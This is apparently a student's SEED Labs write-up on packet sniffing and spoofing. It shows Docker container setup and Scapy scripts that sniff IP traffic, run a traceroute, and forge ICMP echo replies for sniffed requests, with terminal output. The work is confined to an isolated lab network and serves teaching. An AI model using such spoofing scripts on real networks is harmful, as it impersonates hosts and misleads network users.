# Lab5 Submission: Sniffing and Spoofing Demo

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## Docker SniffingSpoofing

I set up the docker for SniffingSpoofing which I downloaded from SEEDLAB. I use sudo docker ps and note the containers for later on. I then execute an interactive bash shell.

```
rose@VM: ~/Downloads/SniffingSpoofing
 J∓I
rose@VM:~$ cd Downloads/SniffingSpoofing
rose@VM:~/Downloads/SniffingSpoofing$ ls
docker-compose.yml volumes
rose@VM:~/Downloads/SniffingSpoofing$ sudo docker-compose build
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
rose@VM:~/Downloads/SniffingSpoofing$ sudo docker-compose up
Starting hostA-10.9.0.5 ... done
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostA-10.9.0.5 | * Starting internet superserver inetd
                                               [ OK ]
hostB-10.9.0.6 | * Starting internet superserver inetd
                                               [ OK ]
```

```
ing$ sudo docker ps
                   IMAGE
handsonsecurity/seed-ubuntu:large
handsonsecurity/seed-ubuntu:large
handsonsecurity/seed-ubuntu:large
                                                                                  CREATED
6 minutes ago
6 minutes ago
6 minutes ago
ONTAINER ID
                                                                                                                           PORTS
                                                         "bash -c ' /etc/init..."
"bash -c ' /etc/init..."
"/bin/sh -c /bin/bash"
ee7b6531719c
17fd13a5f747
                                                                                                      Up 3 minutes
Up 3 minutes
Up 3 minutes
 rose@VM:~/Downloads/SniffingSpoofing$ sudo docker exec
                                                                                                               -it seed-attacker bash
root@VM:/# ls
                     home
                                  lib32
                                                libx32
                                                                                                              tmp
bin
            dev
                                                                mnt
                                                                           ргос
                                                                                       run
                                                                                                    STV
                                                                                                                        var
                     lib
                                  lib64
boot etc
                                                media
                                                                           root
                                                                                                                        volumes
                                                                 opt
                                                                                       sbin
                                                                                                    sys
                                                                                                              usr
root@VM:/#
```

### Finding the Bridge ID for Host IP

I found the Bridge ID for the host IP 'br-3045cf60fe03' using sudo docker network Is and ifconfig. We can use this for editing the \*.py file in Lab5.

```
NETWORK ID
                     NAME
                                                    DRIVER
                                                                         SCOPE
6d27ed34af09
                     bridge
                                                    bridge
                                                                         local
b3581338a28d
                     host
                                                    host
                                                                         local
                     internet-mini_default
9749f8e99d59
                                                    bridge
                                                                         local
d98af82bac5f
                     internet-nano_default
                                                    bridge
                                                                         local
                     internet-nano_net_151_net0
1e1b8d1d0dfd
                                                    bridge
                                                                         local
029e035194c1
                     internet-nano_net_152_net0
                                                    bridge
                                                                         local
b5f9e25b15e7
                     internet-nano_net_153_net0
                                                                         local
                                                    bridge
30fbbee97a4c
                     internet-nano net ix ix100
                                                    bridge
                                                                         local
                     net-10.9.0.0
3045cf60fe03
                                                    bridge
                                                                         local
77acecccbe26
                     none
                                                    null
                                                                         local
```

```
br-3045cf60fe03: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255 inet6 fe80::42:b7ff:fec3:141b prefixlen 64 scopeid 0x20<link> ether 02:42:b7:c3:14:1b txqueuelen 0 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 43 bytes 5156 (5.1 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


## task1.1.py Sniffing Packets

I set up the first py file. I couldn't find anything in the volumes folder or the docker so this is the only task I'm aware of thus far. I start up the file in the terminal. Then I start pinging to make some network traffic from the 10.9.0.5 IP. After scraping through the web I eventually found the other tasks.

```
task1.1.py
 Save ≡
 1 #!/bin/env python3
 2 from scapy.all import *
4 print("SNIFFING PACKETS.....")
6 def print_pkt(pkt):
       print("Source IP:", pkt[IP].src)
       print("Destination IP:", pkt[IP].dst)
8
       print("Protocol:", pkt[IP].proto)
10
       print("\n")
11
12 pkt = sniff(iface='br-3045cf60fe03', filter='ip',prn=print pkt)
rose@VM:~$ ping -c 5 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp seq=1 ttl=64 time=0.144 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.054 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.075 ms
--- 10.9.0.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4088ms
rtt min/avg/max/mdev = 0.054/0.080/0.144/0.032 ms
rose@VM:~$
rose@VM:~/Downloads/SniffingSpoofing$ sudo python3 task1.1.py
SNIFFING PACKETS.....
Source IP: 10.9.0.1
Destination IP: 10.9.0.5
Protocol: 1
Source IP: 10.9.0.5
Destination IP: 10.9.0.1
Protocol: 1
S Help IP: 10.9.0.1
Destination IP: 10.9.0.5
Protocol: 1
Source IP: 10.9.0.5
Destination IP: 10.9.0.1
Protocol: 1
```

## task1.2.py Spoofing ICMP Packets

I set up a program for task two that spoofs ICMP packets. This program sends 5 ICMP packets from the spoofed IP to the target IP.



### task1.3.py Implementing Traceroute

I set up a program for task two that implements traceroute. This program does a maximum of 30 hops to the target domain: 8.8.8.8. As we can see it is successful based on the terminal output. I tracked the network traffic from source to destination.

```
task1.3.py
  Open
                                                                              Save
         task1.1.py
                                  task1.2.py
                                                            task1.3.py
                                                                                      task1.4.py
 1 #!/bin/env python3
 2 from scapy.all import *
 4 target_ip = "8.8.8.8" # DNS Destination
 5 max_hops = 30 # Max number of hops to check
 7 print(f"Traceroute to {target_ip}, max {max_hops} hops")
 8
 9 for ttl in range(1, max_hops + 1):
10
      packet = IP(dst=target_ip, ttl=ttl) / ICMP()
11
       reply = sr1(packet, verbose=False, timeout=1)
12
13
       if reply is None:
14
           print(f"{ttl}: * * * (Request timed out)")
       else:
15
16
           print(f"{ttl}: {reply.src}")
17
18
       # Stop if we reach the target
       if reply is not None and reply.src == target_ip:
19
20
           print("Reached target!")
21
           break
```

```
rose@VM: ~/Downloads/SniffingSpoofing Q = - □ 🗴

rose@VM:~/Downloads/SniffingSpoofing$ sudo python3 task1.3.py

Traceroute to 8.8.8.8, max 30 hops
1: 8.8.8.8

Reached target!
rose@VM:~/Downloads/SniffingSpoofing$
```

### task1.4.py Sniffing And Spoofing

I set up a program for task two that implements both sniffing and spoofing. It checks for network traffic to our Bridge ID to host IP and automatically spoofs those packages. So we'll create some network traffic like we did for task1.1.py

```
task1.4.py
  Open
         ▼ 1.0
        task1.1.py
                                  task1.2.py
                                                           task1.3.py
                                                                                     task1.4.py
1 #!/bin/env python3
2 from scapy.all import *
4 # Define the function to process sniffed packets
5 def packet_callback(packet):
      if packet.haslayer(ICMP) and packet[ICMP].type == 8: # Echo request
          print(f"Sniffed ICMP request from {packet[IP].src} to {packet[IP].dst}")
7
8
9
          # Create a spoofed ICMP reply
          spoofed_packet = IP(src=packet[IP].dst, dst=packet[IP].src) / ICMP(type=0)
10
11
12
          # Send the spoofed reply
13
          send(spoofed_packet)
14
          print(f"Sent spoofed ICMP reply from {packet[IP].dst} to {packet[IP].src}")
15
16 # Start sniffing for ICMP requests
17 print("Listening for ICMP echo requests...")
18 sniff(iface="br-3045cf60fe03", filter="icmp", prn=packet_callback)
```

rose@VM:~/Downloads/SniffingSpoofing\$ sudo python3 task1.4.py
Listening for ICMP echo requests...

```
rose@VM:~/Downloads/SniffingSpoofing$ sudo python3 task1.4.py
Listening for ICMP echo requests...
Sniffed ICMP request from 10.9.0.1 to 10.9.0.5
Sent 1 packets.
Sent spoofed ICMP reply from 10.9.0.5 to 10.9.0.1
Sniffed ICMP request from 10.9.0.1 to 10.9.0.5
Sent 1 packets.
Sent spoofed ICMP reply from 10.9.0.5 to 10.9.0.1
Sniffed ICMP request from 10.9.0.1 to 10.9.0.5
Sent 1 packets.
Sent spoofed ICMP reply from 10.9.0.5 to 10.9.0.1
Sniffed ICMP request from 10.9.0.1 to 10.9.0.5
Sent 1 packets.
Sent spoofed ICMP reply from 10.9.0.5 to 10.9.0.1
Sniffed ICMP request from 10.9.0.1 to 10.9.0.5
Sent 1 packets.
Sent spoofed ICMP reply from 10.9.0.5 to 10.9.0.1
```

In this lab I learned about sniffing and spoofing ICMP packets. This allows me to sniff any network packages sent between IPs through my Bridge ID Host IP. Eventually by task 1.4 I learned how to automatically spoof the network traffic I sniffed. This sort of information is pretty relevant to my project so I see some value in it.